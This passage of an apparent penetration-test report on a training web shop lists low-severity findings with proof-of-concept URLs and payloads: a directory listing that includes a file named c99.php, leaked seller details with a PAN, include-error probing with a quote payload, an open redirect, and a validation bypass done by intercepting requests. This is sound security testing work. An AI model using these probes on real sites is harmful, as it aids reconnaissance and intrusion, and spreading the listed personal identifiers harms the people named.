Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn’t get access to such information.

Recommendation

Disable all default pages

Enable multiple security checks

References

https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/

https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/


Personal Information Leakage

Personal Information Leakage (Low)	Below mentioned urls disclose personal inforamtion **Affected URL :** http://35.154.196.131/static/images/upload/customers/default.png http://35.154.196.131/products/details.php?p_id=2


Observation

Navigate to mentioned URL

And you can see the whole path where everyone photo is stored



Not secure | 35.154.196.131/static/images/uploads/products/2socks.jpeg

Poc



Not secure | 35.154.196.131/static/images/uploads/products/


```
Index of /static/images/uploads/products/

../
1.jpg                                              15-Feb-2019 07:58               26159
10.jpg                                             15-Feb-2019 08:09               10227
100.jpg                                            15-Feb-2019 08:23              387418
101.jpg                                            15-Feb-2019 08:24              238128
102.jpg                                            15-Feb-2019 08:25              168406
103.jpg                                            15-Feb-2019 08:57              137612
105.jpg                                            15-Feb-2019 08:35              601636
106.jpg                                            15-Feb-2019 08:35              251241
107.jpg                                            15-Feb-2019 08:36              128493
108.jpg                                            15-Feb-2019 08:38              107887
109.jpg                                            15-Feb-2019 08:39              134467
11.jpg                                             15-Feb-2019 08:14               96430
110.jpg                                            15-Feb-2019 08:39              152868
111.jpg                                            15-Feb-2019 08:33               17003
112.jpeg                                           15-Feb-2019 08:43              273035
113.jpg                                            15-Feb-2019 08:43               57926
114.jpg                                            15-Feb-2019 08:44               29279
115.jpg                                            15-Feb-2019 08:45                8347
12.jpg                                             15-Feb-2019 08:16               84577
13.jpeg                                            15-Feb-2019 08:17               91014
14.jpg                                             15-Feb-2019 08:19              505236
15.jpg                                             15-Feb-2019 08:18                8947
2.jpg                                              15-Feb-2019 07:59               39463
200.jpg                                            15-Feb-2019 08:48               11521
202.jpg                                            15-Feb-2019 08:51                7875
203.jpg                                            15-Feb-2019 08:52              123388
204.jpg                                            15-Feb-2019 08:53                6101
2socks.jpeg                                        15-Feb-2019 07:44               41746
3.jpg                                              15-Feb-2019 08:04                8728
4.jpg                                              15-Feb-2019 08:05                4735
5.jpg                                              15-Feb-2019 08:06                9348
51BYEkEN8kL.._SX._UX._SY._UY_.jpg                  15-Feb-2019 07:55               34676
51rPlAnz8gL.jpg                                    15-Feb-2019 07:52               35998
6.jpg                                              15-Feb-2019 08:07                4538
61W68b5cf+L._UX679_.jpg                            15-Feb-2019 07:52               32722
8.jpg                                              15-Feb-2019 08:08                8063
9.jpg                                              15-Feb-2019 08:08                8679
Johnny-Walker-Facebook-Covers-1369.jpeg            14-Feb-2019 12:30               25330
a.html                                             08-Mar-2019 23:27                  58
a.jpg                                              09-Mar-2019 12:59                  58
ad.jpeg                                            18-Feb-2019 10:15                2598
banner-large.jpeg                                  05-Jan-2019 06:00              672352
blue.jpeg                                          15-Feb-2019 08:30                3672
c99.php                                            18-Feb-2019 06:35              665712
crews.jpeg                                         15-Feb-2019 08:19               21036
default_product.png                                05-Jan-2019 06:00                1287
donald.png                                         05-Jan-2019 06:00               10194
free-adisks9099-adidas-original-imaf4c22sq5bnvz..> 15-Feb-2019 07:40               63585
fs.jpeg                                            15-Feb-2019 08:01                2977
nike.jpeg                                          15-Feb-2019 07:54               39534
```



Not secure | 35.154.196.131/static/images/uploads/

```
Index of /static/images/uploads/

../
customers/                                         07-Jan-2019 08:49                   -
products/                                          07-Jan-2019 08:49                   -
card.png                                           05-Jan-2019 06:00               91456
```

Personal information leakage



Seller Information

Seller Name :	Chandan
Rating :	4/5
City :	Delhi
PAN :	AWQRD7856Q12
Email :	chandan@lifestylestore.com

Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account

Recommendations

You can apply encyrption to the personal data

You can add authenticity and authorization to access the other data

REFERENCES:-


https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/


https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

Default Messages

Default messages (Low)	In below mentioned urls ,if add a specific payload it will show deault messages **Affected URL :** •http://13.126.196.134/?includelang=lang/en.php **Payload** •en.php' (GET Parameter)

Observation and POC





```
Warning: include(lang/en.php'): failed to open stream: No such file or directory in /home/trainee/uploads/code-627f865fa9ac5.php on line 1

Warning: include(): Failed opening 'lang/en.php'' for inclusion (include_path='.:/usr/share/php') in /home/trainee/uploads/code-627f865fa9ac5.php on line 1
```

Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help theattacker in mapping the server architecture and plan further attacks on the server.

Recommendations

Do not display the default error messages because it not tells about the server but also sometimes about the

location.So, whenever there is an error ,send it to the same page or throw some manually written error.

REFERENCES:-


https://www.owasp.org/index.php/Improper_Error_Handling

Open redirection

Open Redirection (Low)	In below mentioned urls we can change the path of redirection **Affected URL :** http://13.126.196.134/?inclludelang=lang/en.php http://13.126.196.134/?inclludelang=lang/fr.php **Payload:-** http://13.126.196.134/?inclludelang=https/www.google.com?lang/en.php

Observation and PoC

You can see all observation and poc with screenshot in get parameter




Not secure | 65.0.86.186/redirect.php?url=www.google.com

Lifestyle Store

Blog


You will be redirected in 6 seconds

Not secure | 65.0.86.186/redirect.php?url=www.chandanstore.com



Not secure | 65.0.86.186/redirect.php?url=https://www.google.com/

You will be redirected in 5 seconds



google.com

Google Search
I'm Feeling Lucky
Google offered in: हिन्दी বাংলা తెలుగు मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ

Business Impact – low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

Recommendations

Disallow Offsite Redirects.

If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.

If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.

You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript:

REFERENCES:-

https://cwe.mitre.org/data/definitions/601.html


https://www.hacksplaining.com/prevention/open-redirects

Client side and server side validation bypass

Client side and server sid e validation bypass (Low)	In below mentioned urls , we can easily bypass client side and server side validation **Affected URL :** http://13.126.121.253/profile/16/edit/Affected parameter: •Contact Number (POST Parameter) Payload used: •123465890000000

Observation

Here we intercepted the request and made changes in the contact number field



unknown


unknown@gmail.com

unknownn

9545542424

aaaaaa

PoC




Burp Suite Professional v2021.5.2 - Temporary Project - Licensed to Zer0DayLab

